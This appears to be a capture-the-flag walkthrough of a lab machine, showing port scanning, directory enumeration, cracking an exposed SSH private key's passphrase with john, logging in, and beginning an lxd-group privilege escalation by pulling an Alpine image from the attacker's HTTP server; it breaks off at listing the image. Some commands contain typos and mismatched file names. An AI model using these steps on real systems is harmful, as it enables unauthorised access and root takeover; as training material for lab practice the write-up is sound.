

Let’s start by running Nmap on the machine:



```
Starting Nmap 7.91 ( https://nmap.org ) at 2021-01-05 20:47 CST
Nmap scan report for 10.10.140.131
Host is up (0.19s latency).
Not shown: 65533 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 34:0e:fe:06:12:67:3e:a4:eb:ab:7a:c4:81:6d:fe:a9 (RSA)
|   256 49:61:1e:f4:52:6e:7b:29:98:db:30:2d:16:ed:f4:8b (ECDSA)
|_  256 b8:60:c4:5b:b7:b2:d0:23:a0:c7:56:59:5c:63:1e:c4 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: House of danak
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.91%E=4%D=1/5%OT=22%CT=1%CU=44387%PV=Y%DS=4%DC=T%G=Y%TM=5FF52568
OS:%P=x86_64-pc-linux-gnu)SEQ(SP=103%GCD=1%ISR=10A%TI=Z%CI=Z%II=I%TS=A)OPS(
OS:O1=M506ST11NW7%O2=M506ST11NW7%O3=M506NNT11NW7%O4=M506ST11NW7%O5=M506ST11
OS:NW7%O6=M506ST11)WIN(W1=F4B3%W2=F4B3%W3=F4B3%W4=F4B3%W5=F4B3%W6=F4B3)ECN(
OS:R=Y%DF=Y%T=40%W=F507%O=M506NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS
OS:%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=
OS:Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=
OS:R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T
OS:=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=
OS:S)

Network Distance: 4 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 554/tcp)
HOP RTT       ADDRESS
1   50.27 ms  10.13.0.1
2   ... 3
4   188.77 ms 10.10.140.131

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 180.14 seconds
```

It looks like the only ports open on the machine are SSH (22) and http (80). Let’s run gobuster and see the directory results:



```
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.140.131
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirb/common.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2021/01/05 20:48:05 Starting gobuster
===============================================================
/.htaccess (Status: 403)
/.htpasswd (Status: 403)
/.hta (Status: 403)
/index.html (Status: 200)
/robots.txt (Status: 200)
/secret (Status: 301)
/server-status (Status: 403)
/uploads (Status: 301)
===============================================================
2021/01/05 20:49:34 Finished
===============================================================
```

There are a few pages that look interesting, specifically robots.txt, /secret, and /uploads. Let's take a look at the main website before we go further


HOUSE OF DANAK

Lorem ipsum dolor sit amet, consectetuer adipiscing elit, sed diam nonummy nibh euismod tincidunt utUt wisi enim ad minim veniam. Ut wisi enim ad minim veniam, quis nostrud

Lorem ipsum dolor sit amet, consectetuer adipiscing elit, sed diam nonummy nibh euismod tincidunt utUt wisi enim ad minim veniam. Ut wisi enim ad minim veniam, quis nostrud exerci tation ullamcorper suscipit lobortis nisl ut aliquip ex ea commodo consequat. Duis autem vel eum iriure dolor in hendrerit in vulputate velit esse molestie consequat, vel illum dolore eu feugiat nulla facilisis at vero eros et accumsan et iusto odio dignissim qui blandit praesent luptatum zzril delenit augue duis dolore te feugait nulla facilisi. Nam liber tempor cum soluta nobis eleifend option congue nihil imperdiet doming id quod mazim placerat facer possim assum.


Typi non habent claritatem insitam; est usus legentis in iis qui facit eorum claritatem. I me lius quod ii legunt saepius. Claritas est etiam processus dynamicus, qui sequitur mutationem consuetudium

Not much to see at first glance. Let’s curl the url for any html comments:




```
root@kali:~/Desktop# curl http://10.10.140.131 | grep "<!"
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  2762  100  2762    0     0  7268      0 --:--:-- --:--:-- --:--:--  7268
<!DOCTYPE html>
<!—— Website template by freewebsitetemplates.com ——>
<!—— john, please add some actual content to the site! lorem ipsum is horrible to look at. ——>
```

Looks like we got a name, possibly a username? Let’s keep that in our notes for future reference. For now let’s take a look at the robots.txt file:



```
user-agent: *
Allow: /
/uploads/
```

Looks like anyone can view the uploads page. Why not take a look and see what is there?




Index of /uploads

Name	Last modified	Size	Description
Parent Directory		-	
dict.lst	2020-02-05 14:10	2.0K	
manifesto.txt	2020-02-05 13:05	3.0K	
meme.jpg	2020-02-05 13:32	15K	

Apache/2.4.29 (Ubuntu) Server at 10.10.140.131 Port 80


There are 3 files within uploads. Let’s look at the first one:

A set of random words, possibly a wordlist? Let’s copy this and paste into a new txt file for the future and look at the other two files within uploads




```
                          The Hacker Manifesto

                                  by
                            +++The Mentor+++
                          Written January 8, 1986

Another one got caught today, it's all over the papers. "Teenager Arrested in Computer Crime
Scandal", "Hacker Arrested after Bank Tampering"...

Damn kids. They're all alike.

But did you, in your three-piece psychology and 1950's technobrain, ever take a look behind
the eyes of the hacker? Did you ever wonder what made him tick, what forces shaped him,
what may have molded him?

I am a hacker, enter my world...

Mine is a world that begins with school... I'm smarter than most of the other kids, this crap
they teach us bores me...

Damn underachiever. They're all alike.

I'm in junior high or high school. I've listened to teachers explain for the fifteenth time
how to reduce a fraction. I understand it. "No, Ms. Smith, I didn't show my work. I did it
in my head..."

Damn kid. Probably copied it. They're all alike.

I made a discovery today. I found a computer. Wait a second, this is cool. It does what I
want it to. If it makes a mistake, it's because I screwed it up. Not because it doesn't like
me... Or feels threatened by me.. Or thinks I'm a smart ass.. Or doesn't like teaching and
shouldn't be here...

Damn kid. All he does is play games. They're all alike.

And then it happened... a door opened to a world... rushing through the phone line like heroin
through an addict's veins, an electronic pulse is sent out, a refuge from the day-to-day
incompetencies is sought... a board is found. "This is it... this is where I belong..." I know
everyone here... even if I've never met them, never talked to them, may never hear from them
again... I know you all...

Damn kid. Tying up the phone line again. They're all alike...

You bet your ass we're all alike... we've been spoon-fed baby food at school when we hungered
for steak... the bits of meat that you did let slip through were pre-chewed and tasteless.
We've been dominated by sadists, or ignored by the apathetic. The few that had something to
teach found us willing pupils, but those few are like drops of water in the desert.

This is our world now... the world of the electron and the switch, the beauty of the baud. We
make use of a service already existing without paying for what could be dirt-cheap if it
wasn't run by profiteering gluttons, and you call us criminals. We explore... and you call us
criminals. We seek after knowledge... and you call us criminals. We exist without skin color,
without nationality, without religious bias... and you call us criminals. You build atomic
bombs, you wage wars, you murder, cheat, and lie to us and try to make us believe it's for
```

The second file looks to be a hacker manifesto, while it's a pretty cool read, it does not look like anything helpful. Let's look at the 3rd file



Hmm…a Meme photo. Let's save this as well. Within gobuster we still have the /secrets page to look at, so let's take a look:




Name	Last modified	Size	Description
Parent Directory		-	
secretKey	2020-02-05 13:41	1.7K	

Apache/2.4.29 (Ubuntu) Server at 10.10.140.131 Port 80

A secret key page…look inside..


```
[redacted]
```

A Private Key! We can possibly use this for SSH. For now let’s save it on our local machine as “id_rsa”, and convert it to a hash using ssh2john




```
python ssh2john.py /root/Desktop/id_rsa > /root/Desktop/id_rsa.hash
```

Now, let’s use id_rsa.hash against the wordlist we located in the uploads directory:




```
root@kali:~/Desktop/gaming server# john id_rsa.hash --wordlist= dict.txt
[redacted]
Session completed
```

So now we have a possible username of john and a password. Let’s try using the initial RSA key and logging into john with the following command



```
root@kali:~/Desktop/gaming server# ssh -i id_rsa john@10.10.140.131
```


use the recently cracked password when prompted and you have user access! Let’s cat out the user.txt file



```
Last login: Mon Jul 27 20:17:26 2020 from 10.8.5.10
john@exploitable:~$ ls
user.txt
john@exploitable:~$ cat user.txt
[redacted]
```

Privilege escalation:


One of the first things I like to do is run the command “id” (linux) or sysinfo(windows) on a system I gain access to. As well as Sudo -l to see what commands I can execute in sudo:



```
john@exploitable:/tmp$ id
uid=1000(john) gid=1000(john) groups=1000(john),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),108(lxd)
```


At the very end of the results, we can see “lxd”. This indicates that we are in a linux container and need to break out. Alpine-builder is great for this type of thing: https://github.com/saghul/lxd-alpine-builder.git

Performing a git clone of this repository produces the “build-apline” script, once you run the script with the command:” **./build-apine”** you should see a tar.gz file:




```
root@kali:/opt/lxd-alpine-builder# ls
alpine-v3.12-x86_64-20210106_2144.tar.gz  build-alpine  LICENSE  README.md
```

This is the file we plan to move to the victim machine. Let’s set up a simple python server on the directory we wish to transfer to the victim machine:



```
root@kali:/opt/lxd-alpine-builder# python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```


Now let’s go to our victim machine and call to our attack machine’s server to pull the file to the user’s tmp folder:



```
john@exploitable:/tmp$ wget http://10.13.8.213:8080/alpine-v3.12-x86_64-20210106_2144.tar.gz
--2021-01-07 04:10:13--  http://10.13.8.213:8080/alpine-v3.12-x86_64-20210106_2144.tar.gz
Connecting to 10.13.8.213:8080 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 3202279 (3.1M) [application/gzip]
Saving to: ‘alpine-v3.12-x86_64-20210106_2144.tar.gz’

alpine-v3.12-x86_64-20210106_2144.ta 100%[==================================================>]   3.05M  1.06MB/s    in 2.9s

2021-01-07 04:10:16 (1.06 MB/s) - ‘alpine-v3.12-x86_64-20210106_2144.tar.gz’ saved [3202279/3202279]

john@exploitable:/tmp$ ls
alpine-v3.12-x86_64-20210106_2144.tar.gz
```

Add the image to lxd with the command **lxc image import . /alpine-v3.10-x86_64-20191008_1227.tar.gz --alias myimage –alias myimage**


Then list the image by: **lxc image list**



```
